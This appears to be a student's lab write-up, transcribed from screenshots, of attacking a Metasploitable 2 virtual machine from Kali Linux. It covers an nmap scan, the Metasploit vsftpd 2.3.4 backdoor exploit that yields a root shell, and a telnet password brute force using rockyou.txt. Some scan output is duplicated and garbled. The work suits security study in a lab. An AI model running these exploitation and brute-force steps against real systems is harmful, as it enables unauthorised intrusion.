1525/tcp  open  bindshell   Metasploitable root shell
2494/tcp  open  nfs        2-4 (RPC #100003)
2321/tcp  open  irc        ProFTPD 1.3.3
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 1
| Capabilities flags: 43564
| Some Capabilities: Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions
| Status: Autocommit
| Salt: 60"glJNCXfI-lr"NDH
5900/tcp  open  postgresql PostgreSQL 8.3.0 - 8.3.7
|_ssl-accept: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-12-05T09:49:48+00:00; +1s from scanner time.
5900/tcp  open  vnc        VNC (protocol 3.3)
|_vnc-info:
|  Protocol version: 3.3
|  Security types:
|_ VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8000/tcp  open  irc        Apache ircserv (Protocol v1.3)
|_s3methodds: failed to get a valid response for the OPTION request
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-headers: Apache-Coyote/1.1
MAC Address: 08:00:27:D0:62:2D (VMware VM Virtual Ethernet Adapter)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2025-12-05T04:49:39-05:00
```

28°C Sunny

Search

15:29 05-12-2025 Right Ctrl

1.1

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@kali:/home/mugdha

```
[mugdha@kali:~]
$ sudo su
[root@kali: /home/mugdha
# nmap -A -T4 192.168.1.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 04:49 EST
Nmap scan report for 192.168.1.113
Host is up (0.007s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_STAT:
|   FTP server status:
|     Connected to 192.168.1.10
|     Logged in as "ft
|       TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 200
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-keygen:
|_ 1024 RSA key fingerprint: a1:c0:5f:a2:74:d6:99:24:f2:c4:d5:8c:cd (DSA)
|  1048 56:56:24:0f:21:id:de:a7:2b:ae:e1:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_ SSLv3 supported
|  ciphers:
|    SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|    SSL2_DES_64_CBC_WITH_MD5
|    SSL2_DES_192_EDE3_CBC_WITH_MD5
|    SSL3_RC4_128_CBC_EXPORT40_WITH_MD5
|    SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|    SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-12-05T09:49:48+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2-Linux
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|  program version port/proto service
|  100000  2           111/tcp  rpcbind
|  100000  2           111/udp  rpcbind
|  100003  2,3,4      2049/tcp  nfs
|  100003  2,3,4      2049/udp nfs
|  100005  1,2,3      47665/udp mountd
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-ssh rexd
513/tcp   open  login       login
514/tcp   open  tcpwrapped
1999/tcp  open  java-xml  GNU Classpath grmiregistry
1525/tcp  open  bindshell   Metasploitable root shell
2494/tcp  open  nfs        2-4 (RPC #100003)
2321/tcp  open  irc        ProFTPD 1.3.3
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 1
| Capabilities flags: 43564
| Some Capabilities: Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions
| Status: Autocommit
| Salt: 60"glJNCXfI-lr"NDH
5900/tcp  open  postgresql PostgreSQL 8.3.0 - 8.3.7
|_ssl-accept: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-12-05T09:49:48+00:00; +1s from scanner time.
5900/tcp  open  vnc        VNC (protocol 3.3)
|_vnc-info:
|  Protocol version: 3.3
|  Security types:
|_ VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8000/tcp  open  irc        Apache ircserv (Protocol v1.3)
|_s3methodds: failed to get a valid response for the OPTION request
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-headers: Apache-Coyote/1.1
MAC Address: 08:00:27:D0:62:2D (VMware VM Virtual Ethernet Adapter)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2025-12-05T04:49:39-05:00
```

28°C Sunny

Search

15:30 05-12-2025 Right Ctrl

1.2



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:/home/mugda
Version 6.0.5a-3ubuntu5
Threads: 8
Compatibility: Flags: 43564
Some Capabilities: SpeaksAIProtocolNew, SupportsCompression, ConnectWithDatabase, Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions
Status: Autocommit
Salt: 60"glNCXf{!r="N0H
5432/tcp open postgresql PostgreSQL 8.3.0 - 8.3.7
|_ssl-accept Subject: comodo.comodo PositiveSSL-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ssl valid after: 2010-03-17T14:07:45
|_ssl valid before: 2010-04-16T14:07:45
|_ssl-date: 2025-12-05T09:49:48+00:00: +1s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
|_ protocol version: 3.3
|_ security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ http-methods: Found to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ http-title: Apache Tomcat/5.5
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:D6:62:2D (RCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: server purpose:
Report OS: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2025-12-05T04:49:39-05:00
| nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|_ account lockout:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
TRACEROUTE
HOP RTT ADDRESS
1 0.97 ms 192.168.1.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds

```

root@kali:[/home/mugda]

9 30°C Sunny

Search

ENGLISH IN 15:31 05-12-2025

1.3

6 . then will search for more exploit using searchsploit vsftpd 2.3.4.Then use vsftpd 2.3.4 – Backdoor Command Execution (metasploit)

```
mugdha@kali:~$ searchsploit vsftpd 2.3.4
Exploit Title
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Shellcodes: No Results
mugdha@kali:~$
```

1.4

7 . Then open msfconsole.

8 . Searched for FTP exploit :

search vsftpd 2.3.4 .This means you are searching for a known vulnerability in VSFTPD 2.3.4 (a vulnerable FTP server version).Metasploit shows one matching exploit:
exploit/unix/ftp/vsftpd_234_backdoor.This is a famous backdoor vulnerability.

3. Then select the exploit:

use 0 , 0 is the index number of the exploit in the list.

Now you activated the module:

exploit/unix/ftp/vsftpd_234_backdoor


4. Run “show options”

This command shows what settings you must configure before running the exploit.

Usually you must set:

RHOSTS = Target IP

RPORT = FTP port (default 21)



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
[mugdha@kali:~]
$ sudo su
[sudo] password for mugdha:
[root@kali:~/home/mugdha]
# msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working

[*] root@kali: /home/mugdha
root@kali: /home/mugdha

Session Actions Edit View Help
[msf6: ~] -> [metasploit v6.4.98-dev
+ -- --=[ 2,571 exploits - 1,316 auxiliary - 1,683 payloads      ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion      ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[-] No results from search
msf > search vsftpd 2.3.4 - Backdoor Command Execution
Matching Modules
# Name           Disclosure Date   Rank    Check  Description
- exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[-] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
1.5
```

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sproxy
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
-	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.113
RHOST => 192.168.1.113
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.113:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.113:21 - USER: 331 Please specify the password.
[*] 192.168.1.113:21 - 226 Command service has been download, handling ...
[*] 192.168.1.113:21 - UTD: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:38117 -> 192.168.1.113:6200) at 2025-12-05 04:57:14 -0500
```

pwd
/ /
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

BSE midcap +0.57%

Search

15:33 ENG IN 05-12-2025

1.6

2 . Telnet/23 :

- 1 . Telnet is a protocol that allows you to remotely access another computer over a network and run commands as if you were sitting in front of it.**
- 2 . Remote Access: It lets you log in to another computer/server over the network.**
- 3 . Command-Line Control: You can run commands on the remote machine using a text interface.**
- 4 . Port 23: Telnet works mainly on TCP port 23.**
- 5 . No Encryption: All data (username, password) is sent in plain text, which makes it insecure.**
- 6 . Replaced by SSH: Because it is insecure, it is mostly replaced by SSH in modern systems.**

7 . Steps :

- 1 . Open kali terminal.**
- 2 . Run msfconsole**
- 3 . Then we will search for exploit of telnet for this run search telnet.**
- 4 . Then following 84 exploits will start appearing.**

1.1

Session	Actions	Edit	View	Help
24	_ target: FreeBSD 7.0/7.1/7.2	.	.	.
25	_ target: FreeBSD 6.3/6.4	.	.	.
26	_ target: FreeBSD 6.0/6.1/6.2	.	.	.
27	_ target: FreeBSD 5.4	.	.	.
28	_ target: FreeBSD 5.3	.	.	.
29	exploit/windows/telnet/gamssoft_telqry_username	2000-07-17	average	Yes
30	_ target: Windows 2000 Pro SP0/4 English REMOTE	.	.	.
31	_ target: Windows 2000 Pro SP0/4 English LOCAL (debug - 127.0.0.1)	.	.	.
32	_ target: Windows 2000 Pro English LOCAL (debug - dhcp)	.	.	.
33	exploit/linux/telnet/goodtech_telnet	2005-03-15	average	No
34	_ target: Windows 2000 Pro English All	.	.	.
35	_ target: Windows XP Pro SP0/SP1 English	.	.	.
36	exploit/linux/misc/hp_jetdirect_path_traversal	2017-04-05	normal	No
37	_ target: http://huawei_hg532n_cmidinject	2017-04-15	excellent	Yes
38	exploit/linux/misc/igel_vnc_terminal_injection	2021-02-25	excellent	Yes
39	_ target: Secure Terminal Service	.	.	.
40	_ target: Secure Shadow Service	.	.	.
41	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No
42	auxiliary/scanner/telnet/lantronix_telnet_password	.	normal	No
43	auxiliary/scanner/telnet/lantronix_telnet_version	.	normal	No
44	exploit/linux/telnet/goodtech_telnet_encrypt_keyid	2011-12-23	great	No
45	_ target: Automatic	.	.	.
46	_ target: Red Hat Enterprise Linux 3 (krb5-telnet)	.	.	.
47	auxiliary/dos/windows/ftp/lis75_ftpd_lac_bof	2010-12-21	normal	No
48	exploit/linux/telnet/telnetenable	2009-10-30	excellent	Yes
49	_ target: Automatic (detect TCP or UDP)	.	.	.
50	_ target: UDP (typically user devices)	.	.	.
51	_ target: UDP (typically user devices)	.	.	.
52	auxiliary/admin/http/netgear_onpx_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes
53	auxiliary/admin/http/netgear_r6700_pass_reset	2020-06-15	normal	Yes
54	auxiliary/admin/http/netgear_t7800_bash_cgi_heap_overflow_rce	2021-04-21	normal	Yes
55	payload/php/unix/cmd/bind/busybox_telnetd	.	.	.
56	payload/php/unix/reverse_ssl_double_telnet	.	.	.
57	payload/php/unix/cmd/reverse_ssl_double_telnet	.	.	.
58	payload/php/unix/cmd/reverse_bash_telnet	.	.	.
59	exploit/unix/misc/polycm_hd_auth_bypass	2013-01-18	normal	Yes
60	exploit/unix/misc/polycm_hdx_traceroute_exec	2017-11-12	excellent	Yes
61	exploit/ftp/ftp/proftpd_telnet_iac	2010-11-01	great	Yes
62	_ target: Automatic Targeting	.	.	.
63	_ target: Debug	.	.	.
64	_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)	.	.	.
65	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes
66	_ target: Automatic Targeting	.	.	.
67	_ target: Debug	.	.	.
68	_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1	.	.	.
69	_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)	.	.	.
70	_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)	.	.	.
71	auxiliary/scanner/telnet/telnet_ruggedcom	.	normal	No
72	exploit/linux/telnet/telnet_cmd_exec	2017-01-07	excellent	Yes
73	exploit/linux/telnet/telnet_retrcpt	2002-01-18	excellent	Yes
74	exploit/solaris/telnet/fuse	2007-02-12	excellent	Yes
75	exploit/linux/http/tplink_sc2020n_authenticated_telnet_injection	2015-12-20	excellent	Yes
76	auxiliary/scanner/telnet/login	.	normal	No
77	auxiliary/scanner/telnet/telnet_version	.	normal	No
78	exploit/linux/telnet/telnet_encrypt_ssl_overflow	.	normal	No
79	payload/cmd/unix/bin/busybox_telnetd	.	normal	No
80	payload/cmd/unix/reverse	.	normal	No
81	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No

1.2

5 . We will use exploit no. 76 auxiliary/scanner/telnet/telnet_login exploit for this we will run the command as use 76.

6 . Then run show options.

7 . Set RHOST 192.168.1.113 this is metasploitable 2 machine's ip address.

8 . Set PASS_FILE /usr/share/wordlists/rockyou.txt

9 . Set USERNAME as msfadmin.

10 . Set VERBOSE.

11 . Run , then it will start cracking the password.

12 . Here it cracked the password.

13 . Close the kali terminal.



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~# use 76
msf auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        yes       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to brute-force, from 0 to 5
CreateSession     true         no        Create a new session for every successful login
DB_ALL_CREDS     false        no        Try each user/password couple stored in the current database
DB_ALL_PASS      false        no        Add all passwords in the current database to the list
DB_ALL_USERS     false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no           no        A specific password to authenticate with
PASS_FILE        no           no        File containing passwords, one per line
RHOSTS          192.168.1.113 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23          yes       The target port (TCP)
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads (max one per host)
USERNAME         msfadmin    no        A specific username to authenticate as
USERPASS_FILE    no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false        no        Try the username as the password for all users
USER_FILE        no           no        File containing usernames, one per line
VERBOSE          true         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOST 192.168.1.113
RHOST => 192.168.1.113
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set VERBOSE
VERBOSE => true
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.1.113:23 - No active DB -- Credential data will not be saved!
[*] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[*] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[*] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:123456789 (Incorrect: )
[*] 192.168.1.113:23 - 192.168.1.113:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
```

1.3

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@kali: /home/mugda#

```
[*] Session Actions Edit View Help
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:1234567 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:12345678 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:abc123 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:nicole (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:daniel (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:babygirl (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:passwordkey (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:loveyou (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:jessica (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:654321 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:michael (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:ashley (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:password1 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:password111 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:loveu (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:@000000 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:michelle (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:trigger (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:password123 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:chocolat (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:password1 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:soccer (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:anthony (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:friendz (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:butthole (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:apple (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:angel (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:jordan (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:liverpool (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:justin (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:loveyou (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:nikkyou (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:23123 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:football (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:secret (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:andrea (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:christian (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:jennifer (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:joshua (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:bubbles (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:1234567890 (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:superman (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:christian (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:amanda (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:loveyou (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:pretty (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:basketball (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:andrew (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:christina (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:tweety (Incorrect: )
[!] 192.168.1.113:23 - LOGIN FAILED: msfadmin:flower (Incorrect: )
[!] 192.168.1.113:23 - Login Successful: msfadmin:msfadmin
[*] Attempting to start session 192.168.1.113:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.842) to 192.168.1.113:23 2025-12-07 08:34:08 -0500
[*] Auxiliary module execution completed
[*] Auxiliary module execution completed
```

msf auxiliary(scanner/telnet/telnet_login) > 1.4

3 . Tcpwrapped/514 :

- 1 . Port 514 TCP is commonly associated with old remote command services like RSH/RCP, but when it shows as “tcpWrapped” in scans (like Metasploitable), it means the service is running in a wrapper created by the system to control or limit access.**
- 2 . The wrapper simply allows the system to manage or protect the underlying remote shell service.**
- 3 . This port is generally insecure, sends data in plain text, and is often used in penetration-testing labs because it can be exploited for remote command execution.**

1. Logged into the machine using SSH :

- You connected as user mugdha to a remote machine.**
- SSH is shown at the top.**

2. Then switched to root using sudo su :

- After entering the password, your prompt changed to:**
- root@metasploitable:~#**
- This confirms you now have administrator (root) access.**


3. whoami command output :

- You typed whoami.**
- It displayed:**
- root**
- This confirms you are logged in as root user.**

4. ls -al command lists all files including hidden ones :

- ls -al shows:**
 - Hidden files (starting with .)**
 - File permissions**

- **Owners**
- **Sizes**
- **Modification dates**



A screenshot of a Kali Linux terminal window titled "kali [Running] - Oracle VirtualBox". The terminal shows a root shell session on a Metasploitable target. The user has run the command "ls -al" to list files in the current directory. The output shows various system files and folders, including ".bash_history", ".config", ".gconf", ".gstreamer-0.10", ".profile", ".purple", ".reset_logs.sh", ".rhosts", ".sshd", and ".vnc.log". The terminal window is part of a desktop environment with a taskbar at the bottom showing icons for file, machine, view, input, devices, help, and a search bar.

```

root@mugdha:kali)-~]
$ sudo su
[sudo] password for mugdha:
[root@mugdha ~]# root@metasploitable: ~
Last login: Mon Dec 8 01:58:11 EST 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
